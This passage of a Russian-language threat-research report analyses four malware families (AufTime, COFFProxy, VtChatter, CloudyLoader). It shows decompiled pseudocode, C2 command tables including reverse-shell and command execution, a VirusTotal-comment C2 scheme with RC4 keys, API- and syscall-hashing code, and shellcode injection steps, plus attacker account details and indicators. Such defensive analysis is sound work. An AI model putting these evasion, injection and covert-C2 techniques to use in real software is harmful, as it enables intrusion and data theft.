15     v1->ID_connection = 1;
16     add_connection(v1);
17     data_size = strlen(g_username);
18     valid = pack_valid_data(&msg, 0x10000001u, 1u, g_username, data_size); // command - 0x10000001
19     if ( valid >= 0 && valid == (unsigned int)ssl_writen(v2, msg, valid) )
20     {
21         free(msg);
22         poll_run(); // for all connections
23                     // go to command exec
24     }
25 }

```

AufTime — функция do_connection

В результате этого создается структура текущего соединения conn_tls.

```

struct conn_tls {
    _QWORD wolfssl_conn;
    _DWORD socket;
    _DWORD ID_connection;
    int current_command;
    __attribute__((aligned(8))) _BYTE flag_1_readfrom; // if true - ready to read from server
    _BYTE flag_2_commandexec; // if true - ready to read command
    _BYTE flag_3_writeinit; // if true - ready to write _QWORD time;
};

```

Только что созданная структура добавляется в poll-массив всех соединений, серверу отправляется команда 0x10000001 с текущим значением /etc/machine_id — отправка информации о зараженной машине. После этого обрабатывается массив всех соединений.

```

while ( 1 )
{
    revents = fds[i_].revents;
    i_conn = *(int *)((char *)&fds[1024].fd + i_ * 4);
    if ( (revents & 0x38) != 0 ) // POLLERR | POLLHUP | POLLNVAL
        break;
    if ( (revents & POLLIN) != 0 && (v18 = (conn_tls *)(&all_connections)[i_conn]) != 0LL )
    {
        v18->flag_1_readfrom = 1;
        ++index;
        ++i_;
        thpool_add_work((__int64)v0, (__int64)handler_read, (__int64)v18); // to command exec
        if ( index >= nfds )
            goto LABEL_33;
    }
}

```

AufTime — асинхронная обработка текущих соединений

В функции poll_run, в зависимости от установленных флагов, управляют текущими соединениями:

- Находят соединение с флагом 1;
- Все соединения с жизнью больше 2 минут пытаются обновить и пересоединить;
- Все соединения, которые жили больше 3 минут, закрывают;
- Далее все сокеты активных соединений добавляются в массив структур NDFS для обработки дескрипторов текущих соединений с помощью poll;
- Если дескриптор готов к чтению, то создают отдельный thread для обработки с помощью функции handler_read:
 - Если flag_2_commandexec в true, то читают команду от сервера и выполняют ее;
 - Если нет, значит, соединение работает в режиме прокси и происходит пересылка сообщения.

```

if ( main_conn->flag_2_commandexec )
{
    if ( (int)read_hm_header(main_conn, max_command_size, &command, &uid) >= 0 )
    {
        handle_command(main_conn, command, uid, max_command_size[0]);
LABEL_9:
        main_conn->flag_1_readfrom = 0;
        return;
    }
}

```

AufTime — переход к выполнению handle_command

Интересующие нас команды обрабатывают в функции handle_command, предварительно получив данные от сервера.

Всего AufTime поддерживает около 20 различных команд, их список приведен ниже. Кроме того, в образце есть множество функций, «висящих в воздухе» и не выполняющихся. Например, есть реализация общения с C2 без использования TLS. Вполне вероятно, что инструмент находится в разработке и его функционал будет увеличиваться.

Number	ID	Description
1	0×10000001	Отправка информации о сервере
2	0×10000003	Heartbit
3	0×10000004	Завершение работы
4	0×10000010	Отправка информации о сервере в формате JSON (безопасная версия)
5	0×10000021	Создание reverse-shell и перенаправление управления в /bin/sh, переход в состояние 0×10000024
6	0×10000024	Запись данных интерпретатору
7	0×10000030	Получить имя папки и отправить ls серверу
8	0×10000031	Получить имя файла и удалить его
9	0×10000033	Получить имя папки и создать ее, вернуть дескриптор
10	0×10000040	Получить команду и выполнить ее при помощи sh -c \<command\>, отправить результаты
11	0×10000041	Прочесть с сервера данные
12	0×10000045	Создать новое SSL-соединение, отправив в ответ только команду 0×10000046
13	0×10000047	Получить имя файла и отправить его размер на сервер
14	0×10000048	Ответ — отправка файла серверу
15	0×10000049	Получить имя файла, затем узнать размер данных и приписать их в конце, на сервер отправить новый размер
16	0×1000004A	Отправить серверу команду 0×1000004B, поставить значение чтения в True
17	0×10000051	Создать SOCKS5-прокси. Возможно подключение по hostname, ipv4, ipv6. Прокси помечается командой 0×10000053, на сервер отправляется команда об успехе 0×10000052. Такое соединение отмечается своим флагом (передается сервером), чтобы отличать от всех остальных
18	0×10000053	Написать полученные от сервера данные в прокси
19	0×10000091	То же, что и 0×10000045
20	0×10000093	Получить имя файла, отправить на сервер его содержание по указанному смещению с командой 0×10000094
21	0×10000094	Ответ серверу с содержанием файла

Отдельно хочется описать команду 0×10000001. В ходе ее выполнения собирается информация о жертве и отправляется в формате JSON со следующей структурой:

```

{
    "hostname" : <gethostname>,
    "sys_name" : <uname>,
    "node_name" : <uname.nodename>,
    "release": <uname.release>,
    "username" : <name>,
    "lan": <lan_addr>,
    "gid" : <getegid()>
}

```

COFFProxy

Небольшой бэкдор, использующий в своих нагрузках BOF-формат загрузчика Coffloader. COFFProxy поддерживает команды для туннелирования трафика, работы с файлами и загрузки дополнительных нагрузок (Beacon), созданных при помощи Coffloader, а также имеет возможность повышения привилегий с помощью имперсонации.

Поддерживает три различных C2 (работают методом исключения: если по одному не подключаются, значит, пробуют следующий и т. д.). Поддерживает bind-режим.

Native version

Зашифрованный шеллкод расшифровывается dll SSPICLI.dll. Шеллкод инжектит бэкдор в процесс C:\Windows\System32\audiodg.exe.

Конфиг хранится в незашифрованном виде в секции data и занимает 0×400 байт, в сыром виде выглядит так:

```

struct raw_conf
{
    __int16 work_hours[14];
    int sleep_delta;
    int period;
    char ID_client[12];
    int bind_port;
    int port1;
    int port2;
    int port3;
    __int16 c2_1_len;
    __int16 c2_2_len;
    __int16 c2_3_len;
    char c2_1[c2_1_len];
    char c2_2[c2_2_len];
    char c2_3[c2_3_len];
};

```

В процессе работы бэкдор использует более расширенный конфиг, который также содержит версию ВПО. Во всех найденных образцах была версия v12.1.

В начале своей работы проверяет текущее время и день недели: если они не соответствуют часам работы из work_hours для соответствующего дня недели, то бэкдор завершит работу. Любопытно, что образцы не работали только по воскресеньям.

```

fun_param->result = &work_or_not;
*fun_param->work_timedelay = *a1->timedelay_for_work;
*&fun_param->work_timedelay[8] = *&a1->timedelay_for_work[8];
*&fun_param->work_timedelay[12] = *&a1->timedelay_for_work[12];
fun_param->fun = help::CheckWorkHours;
v12_Hnd = fun_param;
*ThrdAddr = beginthreadex(0x164, 0, thread::jumper, fun_param, 0, &ThrdAddr[2]);
if...

```

COFFProxy — проверка времени работы

В случае успеха идут попытки подключения по указанным в конфиге доменам или переход в режим прослушивания входящих соединений на определенном порту.

```

37 while ( 1 )
38 {
39     while ( !work_or_not )
40         Sleep(60000);
41     if ( a1->flag_domen_1 == 1 )
42     {
43         domen_1_ = std::string::string(v9, &a1->domen_1);
44         conn_ok = net::dial(a1, domen_1_, a1->port_1);
45     }
46     if ( !conn_ok )
47     {
48         if ( a1->flag_domen_2 != 1
49             || (v7 = std::string::string(v9, &a1->domen_2), (conn_ok = net::dial(a1, v7, a1->port_2)) == 0) )
50         {
51             if... // connect to dommen 3
52         }
53     }
54     Sleep(1000 * a1->tdelta_eq_600);
55 }
56 }
57 result = net::bind(a1, a1->bind_port_) != 0;

```

COFFProxy — подключение к серверу

Отправляемые серверу сообщения зашифрованы при помощи AES (ключ указан в конфиге и был одинаковым для всех семплов).

Структура расшифрованных сообщений следующая:

```

struct msg_header
{
    char Id_string[12]; // current connection ID
    int command;
    _DWORD field_10; // dop command in golang
    int error_num;
    int vec1_counter;
    int vec2_counter;
};
struct msg_params{
    vector_str vec_1; // additinal connections id
    vector_str vec_2; // command parameters
}
struct msg{
    msg_header header;
    msg_params params;
}

```

В сыром сообщении все поля из структуры msg_header передаются напрямую.

Параметры первого и второго типа в сыром сообщении передаются разделенными знаком табуляции \t. Их количество определяют параметры vec1_counter и vec2_counter соответственно. В параметрах первого типа передаются ID соединений, к которым нужно обратиться. Параметры второго типа содержат данные для команд.

Основные команды COFFProxy:

- 0x70000003 — (recv) команда на отправку heartbeat.
- 0x70000000 — (send) команда, отправленная в подтверждение (например, после heartbeat). В качестве параметров к запросу отправляет порт (или *, если bind) и версию COFFProxy.
- 0xA7 — создание нового проксирующего подключения, ему присваивается новый ID и осуществляется переход в режим команды 0xA8.
- 0xA8 — отправка только что созданного ID прокси.
- 0xA9 — выполнить присланный beacon с точки входа go.
- 0xAA — завершение работы.
- 0xAC — повышение привилегий по SessionID при помощи **ImpersonateLoggedOnUser**.

Эти операции выполняются в отдельном thread:

- 0xB1 — по имени файла передать серверу его размер, затем записать в его конец данные с сервера.
- 0xB2 — передать содержимое файла (а также его размер) серверу по указанному имени и смещению.
- 0xB4 — по заданному домену-порту создает туннель — создаются два отдельных thread на перенаправлении потока входящего и исходящего соединения в обе стороны.

Кроме того, наличие `ves_1` указывает на то, что в качестве соединения теперь будет использован прокси, ID которого передается в `ves_1`. Тут поддерживаются только команды `>= 0xB0`. Если команда будет меньше, то этот прокси отключат.

Golang version

Тот же самый бэкдор, но написанный на языке `golang` и скомпилированный под `Linux`. Дополнительно накрыт `garble`. Попадал в систему под именем `time`. Основное отличие — это замена команды для выполнения BOF. Вместо нее теперь реализован аналог интерпретатора, выполняющий действия в зависимости от дополнительных команд.

Конфигурация файла лишена теперь параметра `work_hours`, и бэкдор теперь может работать в любое время суток. Остались только ID семпла и конфигурация для общения с сервером.

COFFProxy — Golang, конфигурация

В Golang-версии не такая четкая структура конфига, каждый параметр тут разделен одиночным символом `\t`. Интересно также, что версия этого бэкдора теперь `L12.1a`.

```
{
  char magic[];
  _BYTE separator1; // \t
  char bind_port[];
  _BYTE separator2; // \t
  char c2_addr_1[];
  _BYTE separator3; // \t
  char c2_port_1[];
  _BYTE separator4; // \t
  char c2_addr_2[];
  _BYTE separator5; // \t
  char c2_port_2[];
  _BYTE separator6; // \t
  char c2_addr_3[];
  _BYTE separator7; // \t
  char c2_port_3[];
  _BYTE separator8; // \t
}
```

Структура сообщений осталась прежней (но адаптирована под `Golang`), и теперь стали понятны пробелы в сообщениях:

```
struct msg_header{
  _BYTE magic[12];
  int command;
  int dop_command;
  int ret_error;
  int param1_size;
  int param2_size;
}

struct msg_params{
  slice param1; // slice with string array
  slice param2; // slice with string array
}

struct msg{
  msg_header header;
  msg_params params;
}
```

Список команд немного изменился (команды `0xB1`, `0xB2`, `0xB4` остались прежними).

`0xA9` — если в COFFProxy native было выполнение биконов, то теперь выполняется команда в зависимости от параметра `dop_command`;

```

13  switch ( msg.command )
14  {
15      case 0xA9:
16          switch ( msg.additinal_command )
17          {
18              case 3: // print dir information
19                  if ( msg.param2.cur_size == 1 )
20                  {
21                      v6 = msg.param2.data[1];
22                      v7 = *msg.param2.data;
23                      msg.param2.data = (__int64 *)&qword_7D6480;
24                      *(_OWORD *)&msg.param2.cur_size = 0;
25                      dir_data = fileworker_PrintFile_or_DirInfo(v7, v6, (__int64 *)&qword_7D6480, v3, v4);
26                      r1 = dir_data.result;
27                      r0 = dir_data.r0;
28                      if ( !dir_data.result )
29                          msg.ret_error = 3;
30                      v15 = msg.param2.cur_size + 1;
31                      data = msg.param2.data;
32                      if... // grow slice
33                      msg.param2.cur_size = v15;
34                      last_elem = 2 * (v15 - 1);
35                      data[last_elem + 1] = r1;
36                      if...
37                      goto sendcmd_to_c2;

```

COFFProxy — Golang, switchcase для выполнения дополнительных команд от сервера

- 0×03 — напечатать информацию о файле или директории;
- 0×05 — выполнить bash-команду с параметрами (передается одной строкой, выделяют подстроки при помощи regex `r('[^']*'|"[^"]*"|"[^"]*"')`).
- 0×07 — MkdirAll;
- 0×08 — переименовать файлы (передается старое и новое название);
- 0×09 — рекурсивное копирование из одной папки в другую (тоже два параметра);
- 0×0A — удалить все файлы из указанной директории;
- 0×0B — то же самое, что и команда номер 8;
- 0×0C — выполнить bash-команду (так же, как 0×05), но stdout, stderr не передаются серверу;
- 0xA7 — так же, как и раньше, новое прокси соединение; 0xA8 — так же, как и раньше, отправка magic от нового прокси;
- 0×70000003 — так же, как и раньше. Только теперь понятно, как назвал их злоумышленник: SendOnlineToCtrl и затем для всех прокси BroadcastChild, чтобы они тоже отправили отбивку серверу;
- 0xAA — exit.

VtChatter

Файл ВПО представляет собой динамическую библиотеку `NVIDIADEBUG.dll`. Запуск VtChatter осуществлялся каждые два часа с помощью планировщика задач Windows.

```

<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\system32\rundll32.exe</Command>
    <Arguments>C:\ProgramData\NVIDIA\NVIDIADEBUG.dll fun</Arguments>
  </Exec>
</Actions>

```

Исполняемый файл содержит функцию экспорта с именем `fun`, в которой реализован основной набор функций. Для установления двустороннего C2-канала ВПО использует комментарии к файлу на VirusTotal.

Идентификатор файла (`file_id`), к которому добавляются комментарии, и токен от учетной записи (`x-api-key`) VirusTotal зашифрованы алгоритмом RC4 с ключом `-032yhns1!` в теле ВПО.

FileID: adc9bf081e1e9da2fbec962ae11212808e642096a9788159ac0acef879fd31e8
X-API-KEY: [REDACTED]

Интересный момент: VtChatter может выполнять только одну команду от управляющего сервера в процессе своей работы, поэтому злоумышленники запускали его раз в два часа.

Работу исследуемого ВПО можно разделить на следующие этапы:

1. Получение команды. С помощью API VirusTotal осуществляется запрос по URL

<https://virustotal.com/api/v3/files/ad9bf081e1e9da2fbec962ae11212808e642096a9788159ac0acef879fd31e8/comments>. В результате возвращается JSON-ответ, содержащий поля id и text (комментарий к файлу).

```
GET /api/v3/files/ad9bf081e1e9da2fbec962ae11212808e642096a9788159ac0acef879fd31e8/comments HTTP/1.1
x-apikey: [REDACTED]
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-us) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/534.50
Host: www.virustotal.com
Connection: Keep-Alive
Cache-Control: no-cache
```

2. Расшифровка команды. Поле text JSON-ответа содержит комментарий к файлу, закодированный в Base64. ВПО декодирует данные из формата Base64 и расшифровывает с помощью RC4 с ключом usde-092d.

Результат расшифрованных данных должен содержать:

- маркер (0xAAAABBBB) — 4 байта;
- длину полезных данных — 4 байта;
- ключ RC4 для полезных данных — 4 байта;
- полезные данные.

```
base64::decode(p_encrypt_command, v9);
strcpy(key, "usde-092d");
RC4(key, strlen(key), cbInData, pInData, pcbOutData, ppOutData);
v11 = Block;
v12 = Block[0];
if ( n15 >= 0x10 )
    v11 = Block[0];
id_command = *v11;
v14 = v11[2];
*key = id_command;
*key[8] = v14;
if ( id_command == 0xAAAABBBB )
{
    v16 = *(COMMAND + 16);
    Size_3 = *key[4];
    ppOutData_1 = (COMMAND + 16);
    if ( *key[4] > v16 )
    {
        v19 = *key[4] - v16;
        if ( *key[4] - v16 > *(COMMAND + 20) - v16 )
        {
            LOBYTE(ppOutData_1) = 0;
            std::string::resize(COMMAND, v19, ppOutData_1, *key[4] - v16, *key[4]);
        }
        else
        {
            v20 = *(COMMAND + 20) < 0x10u;
            Src_2 = COMMAND;
            *(COMMAND + 16) = *key[4];
            if ( !v20 )
                Src_2 = *COMMAND;
            v22 = &Src_2[v16];
            memset(&Src_2[v16], 0, Size_3 - v16);
            v22[v19] = 0;
        }
        Size_3 = *key[4];
    }
    else
    {
        *(COMMAND + 16) = *key[4];
        Src_3 = COMMAND;
        if ( *(COMMAND + 20) >= 0x10u )
            Src_3 = *COMMAND;
        Src_3[Size_3] = 0;
    }
    v23 = Block;
    Src_4 = COMMAND;
    if ( n15 >= 0x10 )
        v23 = Block[0];
    if ( *(COMMAND + 20) >= 0x10u )
        Src_4 = *COMMAND;
    memmove(Src_4, v23 + 3, Size_3);
    RC4(&key[8], 4, cbInData_1, pInData_1, pcbOutData_1, ppOutData_1);
    v12 = Block[0];
    v15 = 0;
}
}
```

Псевдокод расшифрования команды

Рассмотрим пример.

Зашифрованные данные: SJemLS14Qq2KF4cNVkn/cc5v

Base64 → RC4 с ключом usde-092d: bb bb aa aa 06 00 00 00 93 2e cc b0 1d 73 36 6c 2f 7e

Получаем маркер: 0хааааbbbb, длина зашифрованного сообщения: 6, RC4-ключ: 93 2e cc b0, зашифрованная команда. Расшифровываем команду 1d 73 36 6c 2f 7e алгоритмом RC4 с ключом 93 2e cc b0. В итоге получаем команду whoami.

3. Выполнение команды. Команда выполняется с помощью техники Command Output Redirection via Pipes.

Создание каналов:

```
CreatePipe(p_hObject_1 + 3, p_hObject_1 + 2, &lpMultiByteStr, 0) // stdin pipe
CreatePipe(p_hObject_1 + 1, p_hObject_1, &lpMultiByteStr, 0) // stdout/stderr pipe
```

Перенаправление стандартных потоков:

```
StartupInfo.hStdInput = hStdInput; // stdin from pipe
StartupInfo.hStdOutput = hObject; // stdout to pipe
StartupInfo.hStdError = hObject; // stderr to pipe
```

```
if ( CreatePipe(p_hObject_1 + 3, p_hObject_1 + 2, &Key, 0) )
{
    if ( CreatePipe(p_hObject_1 + 1, p_hObject_1, &Key, 0) )
    {
        n0x1000_1 = &StartupInfo;
        *(p_hObject_1 + 1) = 0;
        GetStartupInfo(n0x1000_1);
        StartupInfo.cb = 0x44;
        n0x1000_1 = (p_hObject_1 + 4);
        StartupInfo.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
        hProcess_1 = &StartupInfo;
        lpCurrentDirectory = 0;
        lpEnvironment = 0;
        StartupInfo.wShowWindow = 0;
        hStdInput = p_hObject_1[1];
        n32 = 32;
        StartupInfo.hStdInput = hStdInput;
        hObject = *p_hObject;
        encrypt_command = 1;
        StartupInfo.hStdOutput = hObject;
        StartupInfo.hStdError = hObject;
        lpCommandLine_1 = lpCommandLine;
        if ( n7 >= 8 )
            lpCommandLine_1 = lpCommandLine[0];
        if ( CreateProcessW(
            0,
            lpCommandLine_1,
            0,
            0,
            0,
            encrypt_command,
            n32,
            lpEnvironment,
            lpCurrentDirectory,
            hProcess_1,
            n0x1000_1 ) )
        {
            v83 = 0;
        }
        else
        {
            CloseHandle(*p_hObject_1);
            CloseHandle(p_hObject_1[1]);
            CloseHandle(*p_hObject);
            CloseHandle(p_hObject_1[3]);
            *p_hObject_1 = 0;
            p_hObject_1[1] = 0;
            *p_hObject = 0;
            p_hObject_1[3] = 0;
            *(p_hObject_1 + 1) = 0;
            v83 = 1;
        }
    }
}
```

Псевдокод выполнения команды в системе

После выполнения команды осуществляется чтение созданного Pipe.

4. Отправка команды. После выполнения команды генерируется 4-байтовый ключ RC4, с помощью которого будет зашифрован результат. Результат команды упаковывается в сообщение следующего вида:

- маркер (0xBBBVAAAA);
- длина результата выполненной команды — 4 байта;
- ключ RC4 — 4 байта;
- результат выполненной команды.

Сообщение шифруется с помощью алгоритма RC4 с тем же ключом usde-092d и кодируется в Base64.


Сформированное сообщение добавляется в JSON-формат и публикуется как комментарий к файлу с помощью VirusTotal API.

По известному токenu пользователя к VirusTotal нам удалось получить следующую информацию. Имя пользователя: planningmid, дата регистрации: 15 ноября 2022, последний вход: 5 мая 2023.

```
"id": "planningmid",
"type": "user",
"links": {
  "self": "https://www.virustotal.com/api/v3/users/planningmid"
},
"attributes": {
  "collections_count": 0,
  "reputation": 1,
  "user_since": 1668479246,
  "first_name": "mid",
  "last_name": "planning",
  "certified": false,
  "apikey": "",
  "mandiant_uuid": "planningmid",
  "private": false,
  "status": "active",
  "preferences": {
    "ui": {
      "last_read_notification_date": 1683255623
    }
  },
  "email": "planningmid@mail.ru",
  "sso_enforced": false,
  "last_login": 1683255597,
```

Кроме того, установлено, что злоумышленник оставлял комментарии к следующим файлам:

[90d2d1af406bdca41b14c303e6525dfc65565883bf2d4bf76330aa37db69eceb.](#)
[f506898cc7c2e092f9eb9fadae7ba50383f5b46a2a4fe5597dbb553a78981268.](#)



Кроме зашифрованных команд whoami, в августе 2025 года был зафиксирован следующий ответ:
WYa3PBF4Qq0qdNvTvtcl3Ch/O2Zy2Mvdq2JfMq4Efi4yN3xl+T09mSxYqfwe1uaF7sM4CBJIJbDkEeV9SwnBgU/BV7PzQ==.

После расшифрования получаем следующие данные:

Маркер: 0xbbbbbaaaa Длина зашифрованных данных: 58 Ключ RC4: b'334d906e' Результат выполненной команды: windows-lndnd2ke\denise

CloudyLoader

Вредоносный образец состоит из легитимного файла mskeyptotect.exe (компонента BsSndRpt.exe программного обеспечения BugSplat, которое представляет собой систему сбора и анализа отчетов об ошибках), динамической библиотеки BugSplatRc64.dll и файла try полезной нагрузки. Для загрузки BugSplatRc64.dll используется техника DLL sideloading.

Динамическая библиотека защищена протектором VmProtect версии 3 с включенными антиотладочными проверками. Основная задача вредоносной DLL — расшифровать файл try, создать процесс с именем makesab.exe и внедрить туда расшифрованный шеллкод из файла try.

При попадании в точку входа DLL устанавливает хук на функцию MessageBoxW. При вызове этой функции исполняемый файл mskeyptotect.exe вызывает функцию hook динамически подключаемой библиотеки BugSplatRc64.dll. Эта техника затрудняет обнаружение ВПО в песочнице без основного исполняемого файла.

```

1  int64 hook()
2  {
3      const char **argv; // rdx
4      int argc; // ecx
5      const char **envp; // r8
6
7      if ( !dword_7FFA17A75B10 )
8      {
9          dword_7FFA17A75B10 = 1;
10         sub_7FFA17A05F8C(0x7FFA4A892370LL); // MessageBoxW
11         main(argc, argv, envp);
12     }
13     return ret_MessageBoxW();
14 }

```

Псевдокод функции hook

При начале работы вредоносная DLL создает мьютекс с именем BugRpt_A85.

Все используемые Windows API для работы с файлами, создание мьютекса, создание процесса хешируются с помощью следующего алгоритма.

```
def CalculateAPIHash(data: bytes):
    v3 = 0xFFFFFFFF
    for byte in data:
        temp1 = (2 * byte) ^ ((2 * byte) ^ (byte >> 1)) & 0x55555555
        v4 = temp1 >> 2
        v5 = 4 * temp1
        temp2 = v5 ^ (v5 ^ v4) & 0x33333333
        v6 = ((temp2 >> 4) | (16 * (temp2 & 0xFF0F0F0F))) & 0xFFFFFFFF
        v8 = int.from_bytes(v6.to_bytes(4, 'little'), 'big')
        for _ in range(8):
            if (v3 ^ v8) & 0x80000000:
                v3 ^= 0xC520DEC7
            v3 = (v3 * 2) & 0xFFFFFFFF
            v8 = (v8 * 2) & 0xFFFFFFFF

    v9 = (~v3) & 0xFFFFFFFF
    v10 = (4 * ((2 * v9) ^ ((2 * v9) ^ (v9 >> 1)) & 0x55555555)) & 0xFFFFFFFF
    v11 = (v10 ^ (v10 ^ ((2 * v9) ^ ((2 * v9) ^ (v9 >> 1)) & 0x55555555) >> 2)) & 0x33333333 & 0xffffffff
    v11 = ((16 * v11) ^ ((16 * v11) ^ (v11 >> 4)) & 0xF0F0F0F) & 0xffffffff
    return int.from_bytes(v11.to_bytes(4, 'little'), 'big')
```

Примечательно, что после получения адреса целевой функции и ее выполнения ссылка на функцию затирается — возможная мера для усложнения динамического исследования.

```
WinAPILoad(0x1401u, 0);
Sleep((LPSECURITY_ATTRIBUTES)0x9EB10, bInitialOwner, lpName);
Sleep = 0;
WinAPILoad(0x1402u, 0);
result = SetEvent(lpMutexAttributes, bInitialOwner_1, lpName_1);
SetEvent = 0;
return result;
```


Получение и затирания адреса Windows API функции

Следующим этапом BugSplatRc64.dll читает файл try и расшифровывает его операцией XOR на ключе AB CD 76 A5. Создает процесс с именем makesab.exe в приостановленном режиме.

Для внедрения шеллкода из файла try ВПО использует прямые системные вызовы (direct syscalls).

Алгоритм разыменования syscall-функций следующий. Из РЕВ-структуры получаем адрес ntdll.dll, обходим все функции экспорта, если имя функции начинается с Zw, то рассчитывается ее хеш-значение. После расчета всех хеш-значений функций Zw они складываются в массив в виде пар «хеш-значение, номер системного вызова», который далее сортируется методом пузырька. В итоге получаем отсортированный массив с 464 адресами функций Zw из ntdll.dll.

На рисунке ниже представлен код функции расчета всех функций ComputeZwHash и получения номера syscall-функции.



Алгоритм хеширования имени syscall-функции следующий.

```
def ComputeZwHash(function_name):
    hash_sum = 0xCEC79E15
    for i in range(0, len(function_name)):
        if i + 1 < len(function_name):
            char = (function_name[i + 1] << 8) | function_name[i]
        else:
            char = function_name[i]
        temp = ror(hash_sum, 8, 32)
        temp = (temp + char) & 0xFFFFFFFF
        hash_sum = hash_sum ^ temp
    return hash_sum
```

Для внедрения шеллкода в процесс загрузчик использует технику Remote Thread Injection, для которой вызывает следующие функции:

```
ZwAllocateVirtualMemory 0xc354d9c7
ZwWriteVirtualMemory 0x46543e95
ZwProtectVirtualMemory 0x3bad717f
ZwResumeThread 0x3e1220a8
ZwOpenThread 0xea9c49f
ZwSuspendThread 0x34a33e15
ZwClose 0xc9a1527
ZwSetContextThread 0x94acca16
ZwGetContextThread 0x286b36e8
```

После внедрения шеллкода в процесс `makesab.exe` основной процесс завершает работу, управление передается на шеллокд.

Расшифрованный файл `try` включает в себя:

- 0-0×38 байт — шеллокд первого этапа, который расшифровывает, начиная со смещения 0×38, данные операцией XOR с ключом A7 C0 82 59 FC 7D 47 0D.
- 0×39-0хес5 — шеллокд второго этапа, основная задача которого — загрузить в память процесса исполняемый файл, начинающийся со смещения 0хес6.
- 0хес6 — полезная нагрузка, исполняемый файл загрузчика.

Шеллокд второго этапа использует технику Reflective Loader для внедрения полезной нагрузки в адресное пространство процесса. Кроме того, для хеширования имен функций используется алгоритм ROR13. Схожая реализация кода представлена [тут](#).

Основная нагрузка представляет собой динамическую библиотеку.

MD5: e6e73c59eb8be5fa2605b17552179c2f SHA1: 7a3139e80ea8c9d4bebf537d5497e19b3169ac09 SHA256: 4f53a5972fca15a04dc9f75f8046325093e9505a67ba90552100f6ad20c98f8b

Интересно, что код основной нагрузки схож с динамической библиотекой `BugSplatRc64.dll`.

Следующим этапом загружаемая в память полезная нагрузка загружает имплант `CobaltStrike Beacon`.

Этапы получения основной нагрузки:

1. Запрос к репозиторию srcrcpyClone пользователя Range1992

